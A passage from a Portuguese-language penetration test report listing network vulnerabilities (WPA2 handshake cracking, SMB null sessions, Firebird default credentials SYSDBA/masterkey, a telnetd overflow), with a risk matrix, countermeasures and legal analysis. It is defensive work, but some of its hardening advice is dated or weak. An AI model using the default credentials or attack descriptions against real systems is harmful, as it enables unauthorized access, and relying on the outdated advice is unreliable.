V12 - Ataques contra chave WPA2 previamente compartilhada	A chave previamente compartilhada é distribuída entre os usuários da rede, ela é utilizada para a criptografia da senha, nela os clientes para se conectarem fazem um *handshake*, em que o invasor pode obter esse arquivo *hanshake* e utilizar ataques de força bruta para tentativa de decodificar a senha.
V13 - Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	A falha é devido a um compartilhamento SMB, permite acesso total aos usuários convidados. Se a conta "Convidado" estiver ativada, qualquer pessoa poderá acessar o computador sem uma conta de usuário ou senha válida.
V14 - Firebird Default Credentials	É possível conectar-se ao serviço de banco de dados remoto usando credenciais padrão. O Firebird Server remoto usa credenciais padrão (SYSDBA / masterkey). Um invasor pode usar essa falha para executar comandos no host remoto, além de ler o conteúdo do banco de dados.
V15 - Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability	Quando algum *host* está executando o serviço do winbox OS, está propenso a vazamento de informações e vulnerabilidades.
V16 - TESO in.telnetd buffer overflow	O servidor Telnet não permite que utilize uma sequencia longa de comandos, ocasionando um estouro de buffer.
V17 - OS End OF life Detection	Detecção do fim da vida útil do sistema operacional.

Modelo Representativo Matriz de Riscos



Fonte: http://www.cgu.gov.br/sobre/institucional/eventos/anos-anteriores/2016/ii-seminario-de-auditoria-interna-governamental/arquivos/22_11-tcu.pdf

Tabela referente às consequências dos riscos identificados

Consequências		
Nível Risco	**Descrição**	**Nome Vulnerabilidade**
64	**Alto**	V1-Informações Publicamente Disponíveis
50	**Alto**	V2 - Rastreamento de rota *traceroute*
64	**Alto**	V3 – Varreduras com o Ping(Fping) e Nmap
80	**Extremo**	V4 - Varreduras de portas
80	**Extremo**	V5 - Scanner de vulnerabilidades
80	**Extremo**	V6 - *PassTheHash*
100	**Extremo**	V7 - *Exploit*
100	**Extremo**	V8 - Quebra de senhas
100	**Extremo**	V9 - Ferramentas de controle remoto
50	**Alto**	V10 - Descoberta de redes sem fio
80	**Extremo**	V11 - Ataques de desautenticação (negação de serviço)
80	**Extremo**	V12 - Ataques contra chave WPA2 previamente compartilhada
100	**Extremo**	V13 - Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability
64	**Alto**	V14 - Firebird Default Credentials
100	**Extremo**	V15 - Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability
80	**Extremo**	V16 - TESO in.telnetd buffer overflow
80	**Extremo**	V17 - OS End OF life Detection

Devido ao alto teor de confidencialidade, nenhuma informação da Organização foi exposta neste documento, visto que o vazamento destas informações pode acarretar danos morais, legais e financeiros irreparáveis para a Organização.

5) Contramedidas

5.1) Durante a Condução do Pentest

- **Informações Publicamente Disponíveis -** A empresa deverá verificar quais dados são realmente relevantes para divulgação na *Web*. Utilizar serviços como: Godaddy.com, um serviço que pode garantir o anonimato de informações (e-mails, telefones, endereço, etc.) que estas não sejam listadas e consequentemente não sejam obtidas de forma livre na internet;
- **Rastreamento de rota *traceroute* -** Utilização de sistemas de detecção de intrusão IPS/IDS: como Snort. Podendo também configurar seus roteadores, para bloquear os protocolos ICMP e UDP a sistemas específicos;
- **Varreduras com o Ping(Fping) e Nmap -** Utilizar sistemas de detecção de intrusão baseados em rede como o Snort. Prevenção, podem ser desabilitados os protocolos ICMP e UDP permitindo apenas em ambientes específicos;

- **Varredura de portas -** Para detecção da atividade, pode ser utilizados sistemas de detecção de intrusão baseados em rede como o Snort, e prevenção, desativar portas de serviços desnecessários e configurar corretamente o Firewall;
- **Scanner de vulnerabilidades** - Para evitar esse tipo de situação é necessário utilizar *patches* de atualizações nos sistemas e aplicativos; varrer regularmente os próprios sistemas com essas ferramentas e utilizar sistemas IDS/IPS, para alertar e bloquear comportamentos que possam comprometer a integridade do sistema;
- ***PassTheHash* -** É recomendado utilizar autenticação de dois fatores nesse tipo de situação;
- ***Exploit*** - Testar e aplicar *patches* de correção sempre que necessário; desabilitar serviços que não são utilizados;
- **Quebra de senhas** - A melhor escolha é utilizar tipos de criptografias atuais, e principalmente escolher senhas fortes que: não deve conter partes de nomes de usuários; utilizar no mínimo seis caracteres; utilizar caracteres maiúsculos; números decimais e caracteres especiais;
- **Ferramentas de controle remoto** - Utilização de *patches* de atualização e correção de sistemas e serviços, utilização de um antivírus de boa reputação no mercado e configurado corretamente;
- **Descoberta de redes sem fio -** Esta é uma ocasião de difícil correção, pois um atacante experiente poderá burlar as medidas preventivas, mas é recomendado desativar o BSID, limitar o sinal da rede apenas no ambiente que é utilizada, utilizando blindagem em janelas e portas;
- **Ataques de desautenticação (negação de serviço) -** Existem empresas que criam *drivers* personalizados para seus clientes, com o objetivo do cliente se conectar em uma rede totalmente diferente da anterior, dificultando a captura de dados referentes a mesma;
- **Ataques contra chave WPA2 previamente compartilhada -** Utilização de senhas extremamente complexas.

5.2) Identificadas pelo software de análise de vulnerabilidades

- **Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability -** É recomendada a desativação do serviço caso não seja utilizado e atualização para um Sistema Operacional mais moderno e seguro;
- **Firebird Default Credentials -** É recomendada a troca das credenciais padrão e atualizar a versão do Firebird;
- **Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability -** Atualização do Sistema Mikrotik, configuração correta e aplicação de *paches* de correção;
- **TESO in.telnetd buffer overflow -** comentar a linha 'telnet' em /etc/inetd.conf;
- **OS End Of life Detection** - Mitigação de Sistema Operacional.

5.3) Rede Interna

- Utilizar VPN;
- Utilização de equipamentos de proteção contra intrusão como IPS/IDS, Firewall.

5.4) Rede Wireless

- Utilização da rede *Wireless* em uma rede diferente da vinculada à empresa;

- Utilizar equipamentos de detecção de intrusão;
- Utilizar filtro de MAC;
- Ocultar BSSID da rede;
- Utilização de senhas fortes;

5.5) Outras Medidas a Serem Implementadas

- Treinamento e conscientização para o quadro de funcionários, voltado à segurança da informação;
- Mitigação de Sistema Operacional;
- Utilizar senhas diferentes para cada serviço da empresa;
- Verificação periódica por *software* antivírus;
- Manter atualizações em *software*;
- Desativar serviços não utilizados;
- Elaborar uma política de segurança na empresa;
- Manter *backup* periódico das bases de dados e arquivos.

6) Análise crítica do resultado com base na legislação atual.

Após análise dos resultados é possível concluir que de acordo com as leis vigentes os seguintes crimes e/ou contravenções conforme abaixo são favorecidos por meio das vulnerabilidades encontradas:

- Ter acesso a um sistema informatizado sem autorização;
- Estelionato eletrônico;
- Obter, transferir ou fornecer dados ou informações sem autorização;
- Divulgação ou utilização de modo indevido, as informações e dados pessoais abrangidos em um sistema informatizado;
- Inutilizar, destruir ou deteriorar dados eletrônicos de terceiros ou coisas alheias;
- Inserir ou propagar código malicioso em um sistema informatizado;
- Inserir ou propagar código malicioso, seguido de danos;
- Atentar contra a segurança de serviço de utilidade pública;
- Interromper ou perturbar serviço telegráfico, telefônico, informático, telemático ou sistema informatizado;
- Obtenção dados;
- Alteração de dados;
- Exclusão de dados;
- Inviolabilidade da intimidade e da vida privada, sua proteção e indenização pelo dano material ou moral decorrente de sua violação;
- Inviolabilidade e sigilo do fluxo de suas comunicações pela internet, salvo por ordem judicial, na forma da lei;
- Inviolabilidade e sigilo de suas comunicações privadas armazenadas, salvo por ordem judicial;

- Não fornecimento a terceiros de seus dados pessoais, inclusive registros de conexão, e de acesso a aplicações de internet, salvo mediante consentimento livre, expresso e informado ou nas hipóteses previstas em lei;
- A guarda e a disponibilização dos registros de conexão e de acesso a aplicações de Internet de que trata esta Lei, bem como de dados pessoais e do conteúdo de comunicações privadas, devem atender à preservação da intimidade, da vida privada, da honra e da imagem das partes direta ou indiretamente envolvidas.

De acordo com os dados já apresentados à CLIENTE em forma de relatório, fica a cargo exclusivo do CLIENTE a correção do sistema e a prática de prevenção de novas vulnerabilidades, bem como auxiliar a empresa CLIENTE na prevenção e homologação de ambiente de servidor de aplicação mais seguro. Levando em consideração os conceitos de Risco, Vulnerabilidade e Ameaça, com base nas evidências encontradas, torna-se possível qualificar essas evidências afirmando que há o risco de uma fonte de ameaça explorar alguma vulnerabilidade do sistema resultando em um impacto negativo à organização.